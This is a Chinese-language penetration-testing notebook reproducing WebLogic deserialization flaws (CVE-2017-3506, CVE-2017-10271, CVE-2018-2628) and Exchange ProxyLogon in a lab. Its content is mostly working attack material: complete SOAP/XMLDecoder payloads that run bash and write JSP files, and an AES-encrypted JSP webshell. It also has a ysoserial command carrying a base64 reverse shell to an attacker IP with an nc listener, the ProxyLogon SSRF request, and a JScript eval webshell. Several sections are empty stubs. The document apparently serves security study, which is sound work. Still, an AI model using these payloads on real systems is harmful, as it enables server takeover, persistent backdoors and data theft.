# 漏洞复现

# weblogic

Weblogic 反序列化漏洞 CVE-2021-2394   
Weblogic LDAP 远程代码执行漏洞 CVE-2021-2109   
Weblogic RCE CVE-2020-14882&14883   
weblogic jndi注入CVE-2020-14841   
Weblogic coherence组件iiop反序列化漏洞 (CVE-2020-14644)   
WebLogic UniversalExtractor反序列化漏洞 CVE-2020-14645   
WebLogic CVE-2020-14756 T3IIOP反序列化RCE   
Weblogic 远程代码执行漏洞 CVE-2020-2883   
Weblogic CVE-2020-2551 IIOP协议反序列化rce  
Weblogic反序列化漏洞 CVE-2019-2890   
Weblogic反序列化远程代码执行漏洞CVE-2019-2725   
Weblogic反序列化漏洞 CVE-2019-2729   
Weblogic任意文件读取漏洞（CVE-2019-2615)）   
Weblogic 文件上传漏洞（CVE-2019-2618）  
 weblogic 反序列化漏洞 CVE-2018-3252   
Weblogic反序列化远程代码执行漏洞 CVE-2018-3245   
Weblogic远程代码执行漏洞 CVE-2018-3191   
Weblogic任意文件上传漏洞（CVE-2018-2894）   
Weblogic WLS核心组件反序列化漏洞 CVE-2018-2893   
Weblogic WLS Core Components 反序列化命令执行漏洞 CVE-2018-2628   
WebLogic XMLDecoder反序列化漏洞（CVE-2017-10271）  
 Weblogic 反序列化漏洞 CVE-2017-3506   
Weblogic 反序列化漏洞 CVE-2017-3248   
Weblogic SSRF漏洞 CVE-2014-4210

## CVE-2017-3506

### 0x00 漏洞描述

weblogic的WLS组件存在xmldecoder反序列化漏洞，直接post构造的[xml](https://so.csdn.net/so/search?q=xml&spm=1001.2101.3001.7020)数据包即可rce。

### 0x01 受影响WebLogic版本

10.3.6.0.0，12.1.3.0.0，12.2.1.1.0，12.2.1.2.0。

### 0x02 环境搭建

靶机IP：192.168.124.29攻击机：192.168.124.20

1. 使用vulhub搭建环境，并启动,切换到 /opt/vulhub/weblogic/CVE-2017-10271/ 目录下执行 docker-compose up -d

### 0x03 验证漏洞

访问http://192.168.124.29:7001/wls-wsat/CoordinatorPortType 响应出现 Web Services证明存在该漏洞



注意：漏洞不仅存在于 /wls-wsat/CoordinatorPortType 。 只要是在wls-wsat包中的Url皆受到影响，可以查看web.[xml](https://so.csdn.net/so/search?q=xml&spm=1001.2101.3001.7020)得知所有受到影响的Url路径


默认受到影响的Uri如下：  
/wls-wsat/CoordinatorPortType  
/wls-wsat/RegistrationPortTypeRPC  
/wls-wsat/ParticipantPortType  
/wls-wsat/RegistrationRequesterPortType  
/wls-wsat/CoordinatorPortType11  
/wls-wsat/RegistrationPortTypeRPC11  
/wls-wsat/ParticipantPortType11  
/wls-wsat/RegistrationRequesterPortType11

### 0x04 攻击漏洞

**执行反弹shell命令**

exploit


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  
 <soapenv:Header>  
 <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  
 <java>  
 <object class="java.lang.ProcessBuilder">  
 <array class="java.lang.String" length="3">  
 <void index="0">  
 <string>/bin/bash</string>  
 </void>  
 <void index="1">  
 <string>-c</string>  
 </void>  
 <void index="2">  
  
 </void>  
 </array>  
 <void method="start"/>  
 </object>  
 </java>  
 </work:WorkContext>  
 </soapenv:Header>  
 <soapenv:Body/>  
 </soapenv:Envelope>



**写入文件**

**exploit**

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  
<soapenv:Header>  
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  
<java>  
<object class="java.io.PrintWriter">  
<string>servers/AdminServer/tmp/\_WL\_internal/bea\_wls\_internal/9j4dqk/war/test.jsp</string>  
<void method="println">  
<string>  
<![CDATA[  
<% out.print("test"); %>  
]]>  
</string>  
</void>  
<void method="close"/>  
</object>  
</java>  
</work:WorkContext>  
</soapenv:Header>  
<soapenv:Body/>  
</soapenv:Envelope>



shell.jsp

<![CDATA[  
 <%@page import="java.util.\*,javax.crypto.\*,javax.crypto.spec.\*"%>  
 <%!class U extends ClassLoader{  
 U(ClassLoader c){  
 super(c);}  
 public Class g(byte []b){  
 return super.defineClass(b,0,b.length);}}  
 %>  
 <%if (request.getMethod().equals("POST")){  
 String k="b8a7336f1f7528e1";session.putValue("u",k);  
 Cipher c=Cipher.getInstance("AES");  
 c.init(2,new SecretKeySpec(k.getBytes(),"AES"));  
 new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}  
 %>  
 ]]>

## CVE-2017-10271

### 0x00 漏洞描述

CVE-2017-10271是对CVE-2017-3506 的补丁绕过，将 object 替换成 void。

### 0x01 受影响WebLogic版本

10.3.6.0.0，12.1.3.0.0，12.2.1.1.0，12.2.1.2.0。

### 0x02 环境搭建

靶机IP：192.168.124.56

攻击机IP：192.168.124.20


1、使用vulhub搭建环境，并启动切换到 /opt/vulhub/weblogic/CVE-2017-10271/ 目录下执行 docker-compose up -d

### 0x03 攻击漏洞

**写入文件**


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  
 <soapenv:Header>  
 <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  
 <java version="1.6.0" class="java.beans.XMLDecoder">  
 <void class="java.io.PrintWriter">  
 <string>servers/AdminServer/tmp/\_WL\_internal/wls-wsat/54p17w/war/test.txt</string><void method="println">  
 <string>xmldecoder\_vul\_test11</string></void><void method="close"/>  
 </void>  
 </java>  
 </work:WorkContext>  
 </soapenv:Header>  
 <soapenv:Body/>  
 </soapenv:Envelope>

注意这里的类型不能丢，返回500状态码，即执行成功。



**执行反弹shell**

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>  
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  
<java version="1.4.0" class="java.beans.XMLDecoder">  
<void class="java.lang.ProcessBuilder">  
<array class="java.lang.String" length="3">  
<void index="0">  
<string>/bin/bash</string>  
</void>  
<void index="1">  
<string>-c</string>  
</void>  
<void index="2">  
  
</void>  
</array>  
<void method="start"/></void>  
</java>  
</work:WorkContext>  
</soapenv:Header>  
<soapenv:Body/>  
</soapenv:Envelope>



## CVE-2018-2628

### 代码审计

待添加

### 0x00 漏洞描述

Weblogic Server中的RMI 通信使用T3协议在Weblogic Server和其它Java程序（客户端或者其它Weblogic Server实例）之间传输数据, 服务器实例会跟踪连接到应用程序的每个Java虚拟机（JVM）中, 并创建T3协议通信连接, 将流量传输到Java虚拟机. T3协议在开放WebLogic控制台端口的应用上默认开启. 攻击者可以通过T3协议发送恶意的的反序列化数据, 进行反序列化, 实现对存在漏洞的weblogic组件的远程代码执行攻击,该漏洞主要由于T3服务触发，所有开放weblogic控制台7001端口，默认会开启T3服务，攻击者发送构造好的T3协议数据，就可以获取目标服务器的权限。

[weblogic t3 协议利用与防御](https://cert.360.cn/report/detail?id=0de94a3cd4c71debe397e2c1a036436f)

### 0x01 受影响WebLogic版本

10.3.6.0,12.1.3.0,12.2.1.2, 12.2.1.3

### 0x02 环境搭建


靶机IP：192.168.124.139攻击机：192.168.124.20

### 0x03 验证漏洞

工具： <https://github.com/Lighird/CVE-2018-2628>

漏洞检测

nmap -n -v -p 7001 192.168.124.139 --script=weblogic-t3-info -Pn 192.168.124.139





T3协议已开启

POC检测：

python2 CVE-2018-2628-MultiThreading.py

在url.txt中填入目标主机的“ip:port”，这里填入192.168.124.139:7001.在命令行运行CVE-2018-2628-MultiThreading.py开始检测，可以看到检测结果为漏洞存在。






### 0x 04 漏洞利用

使用ysoserial启动一个JRMP Server,用于存放恶意攻击类，

java -cp ysoserial-0.1-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener 22801 Jdk7u21 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyNC4yMC83Nzc3IDA+JjE=}|{base64,-d}|{bash,-i}"

22801:JRMP服务器监听的端口

payload:为bash -i >& /dev/tcp/192.168.124.20/7777 0>&1经过[base64](https://ares-x.com/tools/runtime-exec/)加密的。




然后我们在攻击机里面执行

java -jar ysoserial-0.1-cve-2018-2628-all.jar JRMPClient2 192.168.124.20:22801 | xxd -p | tr -d $'\n' && echo




生成序列化字符串

复制这串数字到weblogic\_poc.py里面将下图payload部分替换



替换dip




在我们的攻击机上监听一下反弹shell的接受端口

nc -lvp 7777


换个终端执行

python2 weblogic\_poc.py



显示payload请求成功

然后我们就可以在我们的监听端口看到反弹shell成功



### 0x04 攻击漏洞

## CVE-2018-2894

### 0x00 漏洞描述

### 0x01 受影响WebLogic版本

### 0x02 环境搭建

### 0x03 验证漏洞

### 0x04 攻击漏洞

## CVE-2019-2725

### 0x00 漏洞描述

### 0x01 受影响WebLogic版本

### 0x02 环境搭建

### 0x03 验证漏洞

### 0x04 攻击漏洞

## CVE-2020-14882

### 0x00 漏洞描述

### 0x01 受影响WebLogic版本

### 0x02 环境搭建

### 0x03 验证漏洞

### 0x04 攻击漏洞

# JBoss

# Exchange

[Exchange总结](https://www.yuque.com/litanran/vdphgl/hqdnnd#Dpfkp)

[Exchange漏洞复现](https://www.yuque.com/litanran/wogrt5/qnszyxfi0k8z)

<https://msrc.microsoft.com/update-guide/vulnerability>

代码调试：[Exchange “ProxyLogon”系列漏洞分析-技术圈](https://jishuin.proginn.com/p/763bfbd5ac72)

工具：**调试⼯具--dnspy**

## CVE-2021-26855

<https://saucer-man.com/information_security/748.html#cl-1>

[CVE-2021–26855与CVE-2021–27065漏洞分析及复现 - 先知社区](https://xz.aliyun.com/t/10098)

[CVE-2021-26855 proxylogon复现 | half90’s blog](https://half90.top/2021/08/30/cve-2021-26855-proxylogon-fu-xian/#toc-heading-5)

### 漏洞描述

服务端请求伪造（SSRF）漏洞，通过该漏洞，攻击者可以发送任意HTTP请求并通过Exchange Server进行身份验证，获取权限。CVE-2021-26855又名proxylogon，是利用ssrf绕过权限验证，再结合同期Exchange的其他漏洞例如文件写入（**CVE-2021-27065**）等漏洞进行无权限rce

**具体过程如下：**

1、 通过SSRF漏洞攻击,访问autodiscover.xml泄露LegacyDN信息2、 在通过LegacyDN, 获取SID3.、然后通过合法的SID,获取exchange的有效cookie4.、最后通过有效的cookie,对OABVirtualDirectory对象进行恶意操作，写入一句话木马，达到控制目标的效果.

### 搭建AD域控

这里就不详述了

### 安装Exchange2016

然后安装一下依赖的组件:(参考[https://docs.microsoft.com/zh-cn/exchange/plan-and-deploy/prerequisites?view=exchserver-2016）](https://docs.microsoft.com/zh-cn/exchange/plan-and-deploy/prerequisites?view=exchserver-2016%EF%BC%89)

1.NET Framework 4.8<https://download.visualstudio.microsoft.com/download/pr/014120d7-d689-4305-befd-3cb711108212/0fd66638cde16859462a6243a4629a50/ndp48-x86-x64-allos-enu.exe>

2.安装Visual C++ Redistributable Package for Visual Studio 2012 <https://www.microsoft.com/en-us/download/details.aspx?id=30679>

3.Visual C++ 2013 Redistributable Package<https://support.microsoft.com/zh-cn/topic/update-for-visual-c-2013-redistributable-package-d8ccd6a5-4e26-c290-517b-8da6cfdf4f10>

4.通过Power Shell安装Exchange必备的Windows组件


Install-WindowsFeature Server-Media-Foundation, NET-Framework-45-Features, RPC-over-HTTP-proxy, RSAT-Clustering, RSAT-Clustering-CmdInterface, RSAT-Clustering-Mgmt, RSAT-Clustering-PowerShell, WAS-Process-Model, Web-Asp-Net45, Web-Basic-Auth, Web-Client-Auth, Web-Digest-Auth, Web-Dir-Browsing, Web-Dyn-Compression, Web-Http-Errors, Web-Http-Logging, Web-Http-Redirect, Web-Http-Tracing, Web-ISAPI-Ext, Web-ISAPI-Filter, Web-Lgcy-Mgmt-Console, Web-Metabase, Web-Mgmt-Console, Web-Mgmt-Service, Web-Net-Ext45, Web-Request-Monitor, Web-Server, Web-Stat-Compression, Web-Static-Content, Web-Windows-Auth, Web-WMI, Windows-Identity-Foundation, RSAT-ADDS

然后下载exchange 2016 ios:<https://download.microsoft.com/download/d/2/3/d23b113b-9634-4456-acba-1f7b0ce22b0e/ExchangeServer2016-x64-cu18.iso>

* 邮箱管理登录页面：https://localhost/ecp



* 个人邮箱用户登录页面：https://localhost/owa



### 漏洞利用


POC:<https://github.com/herwonowr/exprolog>

POST /ecp/target.js HTTP/1.1  
Host: 192.168.179.2  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36  
Accept-Encoding: gzip, deflate  
Accept: \*/\*  
Connection: close  
Cookie: X-BEResource=[name]@WIN-N15UUJ077R0.saucerman.com:443/autodiscover/autodiscover.xml?#~1941962754  
Content-Type: text/xml  
Content-Length: 348  
  
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">  
<Request>  
<EMailAddress>administrator@saucerman.com</EMailAddress>  
 <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</AcceptableResponseSchema>  
</Request>  
</Autodiscover>

**读取 autodiscover.xml**

Autodiscover(自动发现)是自Exchange Server 2007开始推出的一项自动服务，用于自动配置用户在Outlook中邮箱的相关设置，简化用户登陆使用邮箱的流程。如果用户账户是域账户且当前位于域环境中，通过自动发现功能用户无需输入任何凭证信息即可登陆邮箱。

读取对应账户的legacyDN



其中：

* url中的/ecp/target.js不是绝对的，可以是其他的路径 /ecp/xxxxxxxx.png

* X-BEResource 用于代理请求，其原本格式应该是 [fqdn]~BackEndServerVersion，BackEndServerVersion 应该大于1941962752


* WIN-N15UUJ077R0.saucerman.com:443 为目标地址

fqdn:**完全限定域名**（英语：Fully qualified domain name），缩写为FQDN，又译为**完全资格域名**、**完整领域名称**，又称为**绝对领域名称**（absolute domain name）、 **绝对域名**，[域名](https://baike.baidu.com/item/%E5%9F%9F%E5%90%8D)的一种，能指定其在[域名系统](https://baike.baidu.com/item/%E5%9F%9F%E5%90%8D%E7%B3%BB%E7%BB%9F) (DNS) 树状图下的一个确实位置。

## CVE-2021–27065


CVE-2021–27065是⼀个任意⽂件写⼊漏洞，它需要登陆的管理员账号权限才能触发。而CVE-2021–26855正好可以为我们提供了管理员账号权限。

登录管理员账号后,进入:服务器——>虚拟目录——>OAB




编辑OAB配置,在外部链接中写⼊shell并保存。

http://aaa/<script language="JScript" runat="server">function Page\_Load(){eval(Request["SD"],"unsafe");}</script>

